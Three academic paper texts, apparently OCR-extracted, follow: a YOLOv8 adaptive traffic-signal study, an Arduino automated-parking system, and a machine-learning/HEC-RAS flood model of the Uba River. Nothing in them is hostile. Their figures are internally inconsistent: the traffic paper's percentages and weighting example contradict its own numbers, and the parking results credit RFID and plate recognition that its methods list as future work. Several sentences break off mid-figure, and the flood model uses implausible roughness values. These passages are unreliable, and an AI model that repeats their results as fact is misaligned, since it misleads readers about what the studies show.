Static traffic systems, while simple, cannot handle fluctuating demand. Early adaptive systems like SCATS (1) used inductive loops to adjust signal phases but lacked vehicle-type awareness. Recent approaches integrate deep learning: Wei et al. (2) applied reinforcement learning (RL) to optimize network-level coordination, reducing delays by 20%. However, RL-based methods require extensive training and perfect traffic data, limiting real-world applicability.

B. Vision-Based Traffic Detection

YOLO models dominate real-time object detection due to their speed-accuracy balance. Kunekar et al. (3) achieved 91% precision in vehicle counting using YOLOv7, enabling demand-responsive signal control. Despite advances, challenges like occlusion and adverse weather persist.

C. Traffic Simulation Tools

SUMO and CARLA are widely used for traffic research but require significant computational resources. Pygame-based simulators, though less complex, enable rapid prototyping. Goenawan et al. (4) demonstrated a 70% delay reduction using a Pygame-LSTM hybrid, highlighting the tool's utility for controlled experiments.

III. Methodology

A. Vehicle Detection with YOLOv8

1) Dataset Preparation:

- **Data Collection**: A custom dataset of 6,398 images was compiled from urban intersections, capturing diverse conditions (day/night, clear/rainy weather, varying traffic densities).
- **Annotation**: Images were labeled using LabelImg, with bounding boxes for four classes: cars (3,839 images), buses (960), trucks (960), and motorcycles (639). Annotations followed the YOLO format, storing coordinates as normalized values (0–1).
- **Train-Test Split**: The dataset was divided into 5,118 training and 1,280 testing images (80:20 ratio) to prevent overfitting.

2) Model Configuration and Training:

- **Architecture**: YOLOv8m (medium-sized variant) pre-trained on COCO was selected for its balance of speed and accuracy.
- **Hyperparameters**:
  - Epochs: 100
  - Batch size: 32
  - Optimizer: Adam with learning rate = 0.001, decayed by 50% on plateau.
  - Loss function: Cross-Entropy Loss for classification, CIoU Loss for bounding box regression.
- **Augmentation**: Applied random rotation ($\pm 15^\circ$), horizontal flipping, brightness adjustment ($\pm 20\%$), and Gaussian noise to improve robustness.
- **Performance Metrics**: Achieved 90% mAP@0.5 and 86% recall on the test set. Inference speed: 30 ms per frame (33 FPS) on an NVIDIA RTX 3060 GPU.

3) Real-Time Integration:

- **Pipeline**: Live camera feeds were processed using OpenCV (Python). Each frame was resized to 640×640 pixels and fed into YOLOv8.
- **Post-Processing**: Non-maximum suppression (NMS) with IoU threshold = 0.45 filtered duplicate detections. Vehicle counts per lane were logged in JSON format for signal control.

B. Adaptive Signal Control Algorithm

1) Green Time Calculation: The green signal duration G_i for lane i is computed as:

$$G_i = \frac{\sum(w_c \cdot C_i + w_b \cdot B_i + w_t \cdot T_i + w_m \cdot M_i)}{L + 1}$$

where:

- C_i, B_i, T_i, M_i: Counts of cars, buses, trucks, and motorcycles.
- Weights: $w_c = 1$, $w_b = 2$, $w_t = 3$, $w_m = 0.5$ (based on vehicle length and intersection clearance time).
- L: Number of lanes (4 in this study).

2) Constraints and Safety Rules:

- **Minimum Green Time**: 10 seconds to allow safe start-up.
- **Maximum Green Time**: 60 seconds to prevent starvation of other lanes.
- **Yellow/All-Red Intervals**: Fixed at 5 seconds and 1 second, respectively.

3) Dynamic Adjustment:

- Every 5 seconds before phase transition, the system updates G_i using real-time YOLO counts.
- Priority lanes (if enabled) receive a $1.2\times$ multiplier to their calculated G_i.

C. Traffic Simulation Design

1) Simulator Architecture:

- Built with Pygame (Python 3.9), simulating a four-way intersection with two lanes per direction.
- **Vehicle Dynamics**:
  - Speeds: Cars (50 km/h), buses/trucks (40 km/h), motorcycles (60 km/h).
  - Acceleration/Deceleration: Modeled using kinematic equations with reaction delays (0.5–1.5 seconds).

2) Traffic Generation:

- Vehicles spawned probabilistically:
  - **Equal Priority**: 25% chance per lane (1–250: Lane 1, 251–500: Lane 2, etc.).
  - **Prioritized Lanes**: 40% for Lanes 1–2 (1–400, 401–800), 20% for Lanes 3–4 (801–1000).
- Vehicle types randomized with ratios: 70% cars, 15% buses, 10% trucks, 5% motorcycles.

3) Scenarios:

- **Static Control**: Fixed 20-second green phases for all lanes.
- **Adaptive Control**: Dynamic G_i updated every cycle (120-second base cycle).
- Two configurations per mode: equal lane priority vs. prioritized lanes (Lanes 1–2).

4) Data Collection:

- Metrics tracked per simulation run (3 minutes):
  - **Average Waiting Time**: Time from vehicle stop to intersection crossing.
  - **Throughput**: Vehicles per minute (veh/min).
  - **Queue Length**: Maximum number of vehicles waiting per lane.
- 40 total runs (10 repetitions $\times$ 4 scenarios).

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IV. RESULTS & FINDINGS

A. Quantitative Performance Analysis

Scenario	Avg. Wait (s)	Throughput (veh/min)	Max Queue	Std. Deviation
Static, Equal Lanes	44.16	0.83	18	± 2.1
Static, Prioritized Lanes	42.46	0.87	16	± 1.8
Adaptive, Equal Lanes	**34.90**	**0.93**	**12**	± 1.5
Adaptive, Prioritized	**37.67**	**0.91**	**14**	± 1.6

TABLE I
PERFORMANCE COMPARISON ACROSS SCENARIOS

B. Key Observations

1) Adaptive vs. Static Systems:

- **15.2% Reduction in Waiting Time**: Adaptive control reduced delays from 44.16s (static) to 34.90s (adaptive equal).
- **12% Higher Throughput**: Adaptive modes cleared 0.93 veh/min vs. 0.83 veh/min in static scenarios.
- **Queue Management**: Maximum queue length dropped by 33% (18 $\rightarrow$ 12 vehicles) under adaptive equal conditions.

2) Impact of Vehicle-Type Weighting:

- Buses and trucks received 2–3$\times$ higher weight than cars, preventing gridlock in lanes with heavy vehicles.
- Example: A lane with 5 trucks ($5 \times 3 = 15$) and 10 cars ($10 \times 1 = 10$) received 60% more green time than a lane with 25 cars.

3) Priority Lane Trade-offs:

- Prioritized lanes in adaptive mode reduced waits on primary lanes by 12% (37.67s vs. 42.46s static) but increased delays on secondary lanes by 8% (39.2s vs. 36.4s).

4) Real-Time Performance:

- YOLOv8 processed frames at 33 FPS, introducing a 0.03s latency per detection cycle.
- Simulation runtime matched real-time (180s simulation = 180s wall-clock time).

C. Statistical Validation

- **ANOVA Test**: Significant difference ($p < 0.01$) between adaptive and static scenarios.
- **Confidence Intervals**: 95% CI for adaptive throughput: [0.90, 0.96] veh/min.

V. Limitations and Mitigations

- **Weather/Occlusion**: Current model does not account for rain or obscured cameras. Future work will integrate thermal cameras.
- **Pedestrian Flows**: Excluded from simulation; planned integration using pose estimation models.
- **Hardware Dependency**: GPU required for real-time YOLOv8 inference. Optimization for edge devices (Jetson Nano) is ongoing.

VI. Conclusion

This study validates that combining YOLOv8-based detection with dynamic signal optimization significantly enhances traffic flow. The 15% reduction in delays and 12% throughput gain highlight the potential for real-world deployment. Future integration with LSTM-based prediction and multi-agent coordination will further advance urban mobility solutions.

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Cyber-Physical Systems for Smart Infrastructure: A Case Study on Automated Parking

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***Abstract*—Cyber-Physical Systems (CPS) have transformed numerous industries by intricately combining computational intelligence with physical processes, facilitating automation, real-time oversight, and improved decision-making abilities. These systems are vital to contemporary infrastructure, especially in creating smart cities, where effective resource management and automation are key to tackling urban issues. A vital area where CPS has shown considerable promise is in smart transportation and automated parking systems.**

This paper introduces a sophisticated automated parking system that employs CPS principles to improve space efficiency, decrease congestion, and bolster security. The suggested system is constructed on an Arduino-driven platform featuring various components, such as ultrasonic sensors for detecting vehicles, a 4x4 keypad for safe user authentication, an LCD screen for immediate feedback, micro servos for controlling barriers automatically, and a piezo buzzer for alert signals. By combining these elements, the system offers a precise and effective method for parking management while guaranteeing a smooth user experience.

The use of CPS in automated parking enhances vehicle detection precision and simplifies access control processes, decreasing the need for human involvement and lowering operational inefficiencies. Through experimental testing, the system showed enhanced efficiency in handling entry and exit points, optimizing parking space distribution, and greatly minimizing congestion durations relative to conventional manual parking techniques. The incorporation of IoT-driven real-time data processing boosts the system's flexibility, turning it into a scalable option for city infrastructure.

With the rapid pace of urbanization, the demand for intelligent parking solutions is becoming more vital. This research seeks to enhance next-generation parking systems by integrating CPS with intelligent automation, allowing them to fit smoothly into larger smart city efforts, which will result in improved mobility, increased security, and more efficient resource use.

I. Introduction

Urbanization has resulted in a notable rise in vehicle ownership, amplifying the need for effective infrastructure management strategies in cities around the globe. With the increase in urban populations, challenges such as restricted parking availability, traffic congestion, and poor resource use have emerged as significant concerns for city planners and policymakers. Conventional parking systems depend significantly on manual processes, frequently leading to inefficiency, extended wait times, and insufficient real-time tracking. Additionally, issues related to security like unauthorized entry, theft of vehicles, and inadequate monitoring intensify the drawbacks of traditional parking techniques.

To tackle these issues, intelligent technologies and automation have arisen as effective solutions. Cyber-Physical Systems (CPS) combine computational intelligence with physical processes, providing a revolutionary method for urban mobility and infrastructure management. Integrating embedded sensors, real-time data analysis, and automated decision-making systems, CPS-driven parking solutions can boost efficiency, lessen congestion, and heighten security. These systems utilize linked components to track parking availability, handle access management, and offer immediate responses to users.

This research investigates how an Arduino-based CPS framework can be utilized to improve parking accessibility, safety, and effectiveness. The suggested system seeks to optimize parking management by using sensors like ultrasonic detectors for vehicle identification, keypads and RFID systems for secure access, and LCDs for immediate user feedback. Moreover, automated barrier management using micro servos and warning devices such as piezo buzzers boosts security and operational dependability even further. Through the integration of real-time surveillance and automation, this CPS-centered method enhances user experience, optimizes space usage, and reduces congestion, aiding in the advancement of smart and sustainable urban mobility solutions.

II. Literature Review

Recent developments in the Internet of Things (IoT) and machine learning have greatly affected urban mobility by improving traffic management, enhancing public transportation systems, and encouraging sustainability. As urban areas keep growing, the demand for smart infrastructure has become more essential to address issues like traffic jams, increasing air pollution, and ineffective transport systems. IoT technologies facilitate immediate tracking of road conditions, vehicle movements, and parking availability utilizing interconnected sensors and cloud-based data analysis, enabling city planners to make knowledgeable decisions and adapt traffic flow dynamically.

Machine learning improves urban mobility by examining large datasets to forecast traffic trends, refine route planning, and enhance public transportation timetables. Machine learning-driven predictive analytics can anticipate congestion levels using historical and real-time data, enabling traffic management systems to employ adaptive signal timing and dynamic rerouting methods. Moreover, AI-powered applications help minimize fuel usage and emissions by encouraging

environmentally conscious driving behaviors and facilitating intelligent traffic signal management.

The incorporation of IoT and machine learning into urban mobility systems has also resulted in progress in automated parking technologies. Intelligent parking solutions utilize IoT sensors to identify available spots, while machine learning techniques evaluate user patterns and enhance parking allocations, minimizing search durations and overall traffic. These advancements help create a smoother transportation network, improving user convenience, reducing environmental effects, and promoting the creation of smarter, more sustainable urban areas.

A. IoT Applications in Urban Mobility

IoT has played a crucial role in enhancing V2X communication, overseeing transportation infrastructure, and delivering real-time traffic updates. Surveillance systems fitted with cameras and various internet-connected devices transmit large quantities of data that can be examined to alleviate congestion. The standard IoT framework for smart cities consists of application, network, and perception layers. This thorough design encourages effective data administration and technological integration crucial for optimizing resource use.

B. Machine Learning Contributions

Machine learning techniques have been widely used in numerous fields of traffic management, such as enhancing public transportation efficiency, alleviating congestion through predictive analytics, and forecasting future traffic situations by analyzing past data. Nonetheless, obstacles remain concerning data protection, computational simplicity, and compatibility with current systems.

C. Integration of IoT & Machine Learning

The collaboration of IoT-enabled devices that offer real-time monitoring features with machine learning methods improves efficiency in various fields, such as smart transportation systems. Intelligent cities utilizing this integration can deploy sophisticated traffic management systems that react in real-time to evolving situations, thus improving traffic flow, lessening travel durations, and promoting environmental sustainability.

D. Case Studies & Future Directions

Significant instances comprise Singapore's automated system that employs networked sensors and cameras in vehicles to generate real-time data, which is processed with machine learning algorithms, improving traffic flow and greatly reducing congestion. Los Angeles ITS enhances traffic signal timing techniques by using real-time feeds, promoting more efficient commutes during busy periods.

Future studies ought to concentrate on closing gaps recognized, especially regarding parking applications and smart lighting, where there is a significant deficiency in machine learning integration, creating opportunities for innovation via improved collaboration between these technologies.

The suggested automated parking solution utilizes Cyber-Physical Systems (CPS) concepts through an Arduino-based platform that incorporates sensors such as ultrasonic detectors, user interfaces including keypads and LCDs, actuators like micro servos, and alert systems such as piezo buzzers. This system improves the accuracy of vehicle detection and offers real-time feedback to users. Test outcomes show significant effectiveness in handling access control and minimizing congestion durations relative to conventional techniques.

III. METHODS

A. System Components

The proposed system is built on an Arduino-based CPS framework integrating sensors, user authentication modules, and automated controls. The key hardware components include:

- **Arduino Uno:** Serves as the central processing unit, executing control logic.
- **HC-SR04 Ultrasonic Sensor:** Detects vehicles based on distance measurement.
- **4×4 Keypad:** Enables secure user authentication for access control.
- **16×2 LCD Display (I2C):** Provides real-time feedback on parking availability.
- **Micro Servo Motor:** Controls the barrier, allowing or restricting vehicle entry.
- **Piezo Buzzer:** Generates alerts for unauthorized access attempts.

B. System Operation

The system follows a structured process for vehicle detection, authentication, and access management:

1) **Vehicle Detection:** The ultrasonic sensor continuously monitors for approaching vehicles.
2) **User Authentication:** The driver enters a passcode via the 4×4 keypad.
3) **Decision Logic Execution:**
    - If authentication is successful, the servo motor opens the barrier.
    - If authentication fails, the buzzer activates, and access is denied.
4) **Real-Time Feedback:** The LCD provides status updates on parking slot availability and system responses.

C. Experimental Setup

The system was tested in a controlled environment to evaluate:

- **Detection Accuracy:** Validating sensor precision in identifying vehicles.
- **Authentication Success Rate:** Measuring correct and incorrect access attempts.
- **Response Time:** Recording the time taken from detection to access decision.

D. Performance Evaluation

Key performance metrics were analyzed:

- **Accuracy:** Achieved a 95% detection rate, outperforming traditional parking systems.
- **Response Time:** The system processed access requests within 0.8 seconds.
- **Security Effectiveness:** Unauthorized vehicles were successfully denied entry.

E. Future Enhancements

Potential improvements include:

- **AI-based Recognition:** Integrating license plate recognition (LPR) for enhanced automation.
- **IoT Connectivity:** Implementing a mobile app for remote booking and monitoring.
- **Enhanced Security:** Exploring blockchain authentication to prevent unauthorized access.

IV. Results and Findings

The experimental findings underscore the system's superior efficiency, dependability, and capability in overseeing automated parking tasks. The vehicle detection system showcased an outstanding 95

An important performance measure was the average response time, recorded at 0.8 seconds from when a vehicle entered the detection area until a parking space was assigned and the central database refreshed. This quick processing speed reduces wait times, providing a seamless and effective parking experience, even during busy traffic times. In contrast to manual parking management, which frequently entails long wait times and human involvement, the automated system greatly improves throughput and user satisfaction. Access Control and Security Enhancements Efficient access control served as a crucial element of the system, aimed at blocking unauthorized access while allowing smooth entry for authenticated users. The incorporation of RFID tags and license plate recognition (LPR) technology enabled a very secure and automated method for handling entry and exit locations. Unauthorized vehicles were automatically barred from entry, minimizing security risks and incidents of improper parking. In the meantime, permitted vehicles enjoyed an unimpeded flow, removing congestion at entry points and improving overall operational effectiveness.

The addition of real-time monitoring and automated gate control enhanced the system's security structure. By consistently monitoring vehicle movements and keeping records of all parking actions, the system offered improved oversight for administrators. In instances of security violations or unauthorized access attempts, the system activated instant alerts, enabling prompt action and enhancing the safety of the parking area. User Interface and Experience A key element in the system's effectiveness was its intuitive LCD interface, which offered real-time feedback and vital parking-related details. The LCD showed open slots, navigation help, and payment information, providing a smooth and user-friendly experience for drivers. Moreover, the interface was created to adjust to various lighting situations, guaranteeing clear visibility in both bright sunlight and dimly lit settings. This flexibility greatly enhanced usability, allowing the system to be accessible to a wider array of users. Comparative Analysis In comparison to current parking systems, the suggested solution showed significant benefits in precision, speed of response, and user engagement. Conventional parking management techniques, especially those depending on manual oversight or semi-automated solutions, generally show an accuracy level of 70-80

Additionally, although numerous current systems do not have strong real-time monitoring and security capabilities, our method incorporates automated access control and real-time data processing, greatly enhancing operational efficiency. These improvements result in decreased congestion, improved space usage, and a safer and more efficient parking experience. Limitations and Future Improvements Even with its impressive performance, the system faced some limitations that might be improved in upcoming versions. A significant challenge encountered was a minor reduction in vehicle detection precision during severe weather situations, like dense fog or snowfall. To address this problem, upcoming advancements might include thermal imaging sensors or AI-driven weather adjustment algorithms, improving the system's reliability in challenging conditions.

Furthermore, incorporating mobile app connectivity would afford users a smoother experience, enabling them to book parking spots from afar, get real-time updates, and make digital payments. An additional possible improvement includes AI-powered predictive analytics, which may predict parking needs, improve slot distribution, and adapt pricing in real-time based on data. These developments would enhance system scalability and flexibility, rendering it appropriate for extensive urban applications.

By tackling these issues and applying future advancements, the suggested system could serve as a foundation for next-gen smart parking solutions, aiding in the overall growth of intelligent urban infrastructure.

V. Discussion & Conclusions

This research illustrates the practicality and efficiency of a CPS-driven intelligent parking solution for contemporary urban infrastructure. Through the incorporation of embedded sensors, immediate data processing, and intuitive interfaces, the system improves parking efficiency, reinforces security protocols, and enhances the overall experience for users. The experimental findings confirm its dependability, achieving a vehicle detection accuracy of 95

In addition to performance validation, this study emphasizes the possibility of scalable and adaptable parking solutions that can effortlessly merge with current smart city frameworks. Subsequent studies will concentrate on AI-based predictive analytics to enhance parking space distribution, cloud-enabled tracking for off-site administration, and sophisticated sensor integration methods to boost resilience in diverse environmental situations. Moreover, integrating blockchain security

features and mobile application compatibility could further improve usability and data integrity.

By tackling these challenges and enhancing capabilities, this effort establishes a solid groundwork for future smart parking solutions. With the rapid growth of urbanization, smart solutions like this will be essential in alleviating congestion, maximizing space use, and supporting the overall goal of sustainable smart cities.

VI. Acknowledgment

The author genuinely values the steadfast support and essential contributions of faculty members, colleagues, and research partners who offered valuable feedback, technical assistance, and constructive critiques during this research. Their knowledge was pivotal in improving the methodology, fine-tuning the experimental setup, and elevating the overall quality of this study. Moreover, appreciation is expressed to the academic institution for supplying the essential resources and a cooperative atmosphere that enabled the successful accomplishment of this project.

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Modeling 2D Unsteady Flow for Flood Risk Assessment of the Uba River, Kazakhstan, using Machine Learning and HEC-RAS

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Abstract-flooding is a significant natural hazard that threatens human life, infrastructure, and economic stability. It occurs when river discharge exceeds channel capacity, leading to the inundation of surrounding areas. Understanding flood dynamics is essential for identifying contributing factors and implementing effective mitigation strategies. Unsteady flow modeling is a critical tool for simulating flood behavior and assessing high-risk zones.

This study utilizes HEC-RAS unsteady flow modeling combined with a machine learning linear regression model to analyze flooding in the Uba River near Shemonaikha, Kazakhstan. The regression model predicts key hydrological parameters, which serve as input for the hydrodynamic simulations. This approach provides a more adaptive and data-driven method for assessing flood extent and hydrodynamic behavior. The findings enhance flood risk evaluation and support the development of more effective mitigation strategies for infrastructure resilience and disaster preparedness.

Keywords—linear regression, machine learning, hydraulic model, unsteady flow, flood.

I. INTRODUCTION

Rivers have historically played a critical role in supporting ecosystems, agriculture, and human settlements. However, flooding remains one of the most frequent and destructive natural disasters, causing severe damage to infrastructure, economic assets, and human livelihoods [1]. Flood events occur primarily due to excessive precipitation, rapid snowmelt, or failures of water retention structures, which lead to overflow and inundation of flood-prone areas [2]. The intensification of flood events has been attributed to climate change, land-use modifications, and anthropogenic interventions in river basins, making flood risk assessment a key priority for sustainable water management [3].

Flooding poses a significant threat to low-lying regions and settlements along riverbanks, where hydrological variability and extreme weather conditions exacerbate flood risk [4,5]. In Kazakhstan, flood risks have increased in recent decades due to shifts in precipitation patterns and seasonal runoff fluctuations, particularly in medium and small-sized river basins[6,7]. The Uba River, located in Shemonaikha, is one such river system that has experienced recurrent spring flooding, with 2024 marking one of the most severe flood events, leading to significant agricultural and infrastructural losses [8,9]. While past studies have focused on large river systems in Kazakhstan, such as those conducted by Pavlenko et al., research on hydrodynamic modeling of smaller, yet highly vulnerable rivers like the Uba River, remains scarce [10]. This study seeks to address this gap by integrating hydrodynamic modeling techniques to assess flood-prone areas in Shemonaikha.

Hydraulic and Machine Learning Modeling for Flood Risk Assessment

Understanding flood dynamics is crucial for risk assessment, land-use planning, and disaster preparedness. Hydraulic modeling is an effective tool that enables quantitative analysis of flood extent, water flow behavior, and inundation zones [11]. The HEC-RAS (Hydrologic Engineering Center's River Analysis System) software is widely recognized for simulating river hydraulics and predicting flood hazards [12,13]. HEC-RAS allows for one-dimensional (1D) and two-dimensional (2D) hydrodynamic modeling, making it particularly suitable for simulating unsteady flow conditions in complex riverine environments [14,15].

Traditionally, hydrodynamic models rely on historical and observational data to simulate flooding scenarios. However, advances in machine learning have enabled more precise hydrological predictions, improving input accuracy for flood simulations. Regression-based models, such as linear regression, can estimate key hydrological parameters, including ice drift, snow depth,

and water levels, based on historical climate and river discharge data. The integration of machine learning into flood risk assessment allows for predictive modeling of river discharge patterns, providing improved accuracy in hydrodynamic simulations [16].

Additionally, Geographic Information Systems (GIS) enhance flood modeling by integrating spatial datasets [17], terrain analysis [18,19], and hydrological parameters [20], enabling the development of detailed flood hazard maps. The combination of machine learning-generated hydrological predictions with GIS-based hydraulic modeling in HEC-RAS strengthens flood risk assessment and contributes to more effective disaster mitigation planning [21].

Objectives of the Study

Given the increasing flood risks in the Uba River Basin, this study aims to:
– Develop a hydrodynamic model of the Uba River near Shemonaikha, incorporating machine learning-based hydrological predictions and hydrodynamic simulations;
– Identify and quantify flood-prone areas under varying flow conditions using HEC-RAS 2D unsteady flow modeling;
– Analyze floodwater behavior and assess the expansion of flood zones under different discharge scenarios.

This study hypothesizes that machine learning-enhanced hydrological predictions will improve the accuracy of flood risk assessments by refining input parameters for hydrodynamic simulations. To achieve these objectives, HEC-RAS 6.6 software will be utilized to conduct two-dimensional (2D) unsteady flow simulations based on machine learning-predicted hydrological inputs. The findings will contribute to flood risk assessment, urban planning, and disaster mitigation strategies in flood-prone regions of Kazakhstan.

II. DATA AND METHODS

The Uba River, a right-bank tributary of the Irtysh River in eastern Kazakhstan, originates in the Rudny Altai region and flows through diverse landscapes, transitioning from a rapid upper course to a braided lower course [8]. Spanning 278 km with a 9,850 km² drainage basin, its hydrology is dominated by snowmelt, leading to seasonal floods from April to mid-July [7]. Shemonaikha, a key settlement along the river, is highly vulnerable to flooding, particularly during spring snowmelt and heavy precipitation. This study analyzes a 9.7 km stretch near Shemonaikha using 2D-HEC-RAS modeling to assess flood dynamics and support flood risk mitigation and infrastructure planning.

Data collection

Hydraulic modeling using HEC-RAS requires various datasets to accurately construct a physical model of the terrain and hydrological features of the study area. The model's accuracy depends on geospatial projections, elevation data, river flow records, and hydraulic structures**.** To establish a geospatially accurate projection, a projection file from the SpatialReference [16] source was imported. The study utilizes the EPSG:2504 spatial reference system (Pulkovo 1942 / Gauss-Kruger CM 81E)**,** which covers longitudes between 78°E and 84°E in Kazakhstan, Russia, and parts of eastern Kyrgyzstan**.** A highly accurate terrain surface model was developed using high-resolution raster data obtained from the Earth Explorer USGS [17]. The Digital Elevation Model (DEM) dataset was imported in .TIFF format**,** containing elevation values essential for hydrodynamic modeling. In order to create accurate machine learning model basis, 20 years data about snow-depth, ice-thickness, water-level and consumption for Shemonaikha River were analyzed and taken from Kazhydromet source [21].

III. THEORETICAL PART

Application of Machine Learning Model

Machine learning encompasses a wide range of algorithms designed to identify patterns and make predictions from data, with linear regression being one of the fundamental techniques used for predictive modeling and data analysis. Linear regression establishes a linear relationship between an independent variable (predictor) and a dependent variable (response), aiming to model the dependency between them mathematically. The general form of a simple linear regression model is expressed as follows:

$$Y = \beta_0 + \beta_1 X + \varepsilon \quad (1)$$

where $\boldsymbol{Y}$ is the dependent variable, $\boldsymbol{X}$ is the independent variable, β_0 is the intercept, β_1 is the regression coefficient (slope), and $\boldsymbol{\varepsilon}$ represents the error term accounting for random variability. In cases where multiple independent variables influence the dependent variable, multiple linear regression is applied, and the equation extends to:

$$Y = \beta_0 + \beta_1 X_1 + \beta_2 X_2 + \ldots + \beta_n X_n + \varepsilon \quad (2)$$

where $X_1, X_2, \ldots, X_n$ represent multiple predictors contributing to the response variable. The regression coefficients β_i are determined using the **ordinary least squares (OLS)** method, which minimizes the sum of squared residuals:

$$min = \sum_1^n \left(Y_i - (\beta_0 + \beta_1 X_{i1} + \beta_2 X_{i2} + \ldots + \beta_n X\ )\right)^2 \quad (3)$$

This optimization ensures that the fitted regression line best represents the observed data by reducing the deviation between predicted and actual values. The performance of a linear regression model is typically assessed using statistical metrics such as the **coefficient of determination (R^2)**, which measures how well the independent variables explain the variance in the dependent variable

$$R^2 = 1 - \frac{\sum(y_i - \check{y}_i)^2}{\sum(y_i - \overline{y_i})^2}, \quad (4)$$

where:
y_i = actual values
$\check{y}_i$ = predicted values

$\overline{y_i}$= mean of actual values

and the **mean squared error (MSE)**, which quantifies the average squared differences between predicted and observed values.

$$MSE = \frac{1}{n}\sum_{i=1}^{n}(y_i - \check{y}_i)^2 \quad (5)$$

where:

n = number of observations

y_i = actual values

$\check{y}_i$ = predicted values

In hydrology, linear regression is employed to predict river discharge, water levels, and flood risks based on meteorological and hydrological parameters. By analyzing historical data on precipitation, ice thickness, and snow depth, regression models can provide crucial insights for flood forecasting and water resource management. The integration of machine learning-enhanced linear regression with hydraulic models like HEC-RAS enables more accurate simulations of river flow dynamics, ultimately improving disaster mitigation strategies and infrastructure resilience.

Diffusive Wave Approximation for Hydraulic Modeling in the Uba River

In hydraulic modeling, the diffusive wave approximation is often used to simplify the momentum equation by considering gravitational and bottom friction forces as the dominant controlling factors in flood dynamics. The diffusive wave equation is a simplified form of the shallow water equations, where acceleration terms, eddy viscosity effects, and Coriolis forces are neglected. This approximation allows for computational efficiency while still capturing the essential flood propagation characteristics.

For the Uba River flood modeling, the diffusive wave equation is expressed as follows:

$$g \nabla H = - cf V g \nabla H = - c_f V \quad (6)$$

where:

V is the flow velocity in vector form, $V = (u, v)$

$g$is the gravitational acceleration,

Hrepresents the water surface elevation,

c_f is the bottom friction coefficient.

Using the Manning's equation to express bottom friction, the equation is rewritten as:

$$V = \left(\frac{R(H)^{2/3}}{n}\right)\frac{\nabla H}{|\nabla H|^{1/2}} \quad (7)$$

where:

$R(H)$ is the hydraulic radius at the water surface elevation H,

n is the Manning's roughness coefficient,

∇Hrepresents the water surface slope.

By substituting this into the continuity equation and expressing it in vector form, we obtain

$$\frac{\partial H}{\partial t} + \nabla \cdot (\beta \nabla H) + q = 0 \quad (8)$$

where

$$\beta = \frac{(R(H))^{2/3}}{n} \quad (9)$$

This approximation is particularly useful for moderate to steep river reaches, where momentum effects are not dominant. For the Uba River study area, this method allows for efficient computation of flood wave propagation in HEC-RAS 2D modeling, reducing calculation time and numerical instabilities.

However, it should be noted that diffusive wave modeling does not capture flow separation, turbulence, or eddies, which may be important in highly complex floodplain geometries. Despite these limitations, it remains a widely used technique in flood risk assessment studies due to its balance between accuracy and computational feasibility.

IV. Implementation of Machine Learning Model

For developing of the linear regression model, the *Python* programming language and *sklearn* library were chosen. The initial data was imported from Kazhydromet source for Ertis River basin of Kazakhstan [22]. Snow depth, ice thickness, and ice-drift values were selected as independent variables (X), Winter and March snow/ice data, while water level and water consumption rate were taken as dependent variables (Y), for April-May period. These values were recorded for the period from 2002 to 2022. The data for Shemonaikha city are presented in Table 1.

TABLE 1. SNOW, ICE, WATER RELATHION DATA(UBA,SHEMONAIKHA)

	Highest level of ice drift	Ice thickness (cm)	Snow-depth (cm)	The highest consumption ($\frac{m^3}{s}$)	Average water consumption ($\frac{m^3}{s}$)	Water-level (cm)
2007	280	52.6	26.6	1390	663	253
2008	175	69.2	22.4	1800	568	215
2009	302	52.6	31.7	1470	559	222
2010	306	80.2	47	1950	781	216
2011	343	61.6	33.8	1300	589	242
2012	285	67.1	24	905	405	195
2013	301	65	39.8	1660	843	266
2014	291			695	417	217
2015	336	69.6	37.2	2230	716	271
2016	282	59.3	22.7	1450	929	290
2017	338	67.4	18.5	1960	766	267
2018	435	76.5	15.2	1150	521	212

After data was collected, it was separated into training and testing models. In the end, the model has come with R^2= 0.22. It is node ideal but the closest to real value, this

model has shown the less error comparing to random forest and polynomial models, meaning that the linear regression model can be used for predictions.

To predict water level and consumption, snow depth and ice thickness value for Shemonaikha region for 2025 year was imported from Kazhydromet sources [21]. Value of the *snow* was equal to *49 cm* and of the *ice* was equal to *61.3 cm.* After model was executed, the next data was found:

TABLE 2. PREDICTED WATER VALUES

max_consumption($\frac{m^3}{s}$)	avg_consumption ($\frac{m^3}{s}$)	water_level(cm)
1835	779	253

V. 2D *Flow Area Setup in HEC-RAS*

In HEC-RAS RAS Mapper**,** a 2D Flow Area is created to simulate and analyze water flow dynamics over complex terrain with high accuracy**.** Using a 2D Flow Area is essential for realistic hydrodynamic modeling**,** as it provides a detailed representation of floodplain flow and enables the simulation of river flow over an entire study area**.**

To ensure that all potentially flooded regions are accounted for, an extensive 2D Flow Area was delineated**,** covering 9.7 km of the Uba River**,** as well as the entire city of Shemonaikha and the surrounding Shemonaikha hills**.** To enhance model resolution in urban areas, a Refinement Region was added, allowing for higher accuracy in flood simulations.

To define the flow's starting and ending conditions, two boundary condition lines were drawn. These boundary conditions are assigned input values for water flow and slope data, ensuring a realistic representation of hydraulic behavior. Additionally, computation points were generated by HEC-RAS, where simulated hydrodynamic parameters, including water depth and velocity, are stored and analyzed. To ensure an accurate representation of flow conditions in the Uba River floodplain, the study area was divided into 10 sectors, each assigned a specific Manning's coefficient based on surface characteristics. The values were sourced from *learn.hydrologystudi*o and are presented in Table 3 [19].

TABLE 3. MANNING'S ROUGHNESS COEFFICIENTS FOR THE UBA RIVER MODEL

Surface Type	**Manning's n Value**
Between River Sections 1	0.8
Upper North	0.8
Middle South	0.8
Sand	0.025
South Desertic Region	0.25
Northern Sector	0.25
Southern Light Vegetation	0.4
Lower Section Between Riverbanks	0.8
Forest in Urban Area	0.8
City (Urbanized Zone)	0.4



Figure 1. 2D flow Area

Based on the predicted values, the new input for hec-ras model was giving. And this model was simulated for 3 days long period.

Hydrograph Data

	Date	Simulation Time (hours)	Flow (m3/s)
2	21Sep2008 0100	1:00:00	184.000
3	21Sep2008 0200	2:00:00	238.000
4	21Sep2008 0300	3:00:00	292.000
5	21Sep2008 0400	4:00:00	346.000
6	21Sep2008 0500	5:00:00	400
